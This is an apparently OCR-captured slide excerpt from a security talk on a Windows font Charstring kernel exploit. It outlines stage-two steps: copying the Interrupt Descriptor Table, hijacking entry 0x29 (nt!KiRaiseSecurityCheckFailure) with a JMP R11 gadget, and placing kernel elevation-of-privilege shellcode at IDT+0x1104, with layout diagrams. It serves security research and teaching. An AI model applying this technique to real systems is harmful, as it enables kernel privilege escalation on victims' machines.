
Exploitation stage #2 – the font Charstring


4. Copy the entire IDT to the transient array.
5. Adjust entry 0x29 (`nt!KiRaiseSecurityCheckFailure`) to an address of a `JMP R11` gadget residing in the same memory page, and write back to IDT.
   - Purposely chose the *security* interrupt to make it ironic. ☺
6. Save the modified part of `IDT[0x29]` at `IDT+0x1100` to restore it later on.
7. Write the kernel-mode EoP shellcode at `IDT+0x1104`.




Transient array
?
GDT/IDT memory region
Global Descriptor Table
…
nt!KiRaiseSecurityCheckFailure
…
Unused memory
Interrupt Descriptor Table



GDT/IDT memory region
Transient array
Global Descriptor Table
…
nt!KiRaiseSecurityCheckFailure
…
…
nt!KiRaiseSecurityCheckFailure
…
Interrupt Descriptor Table
Unused memory

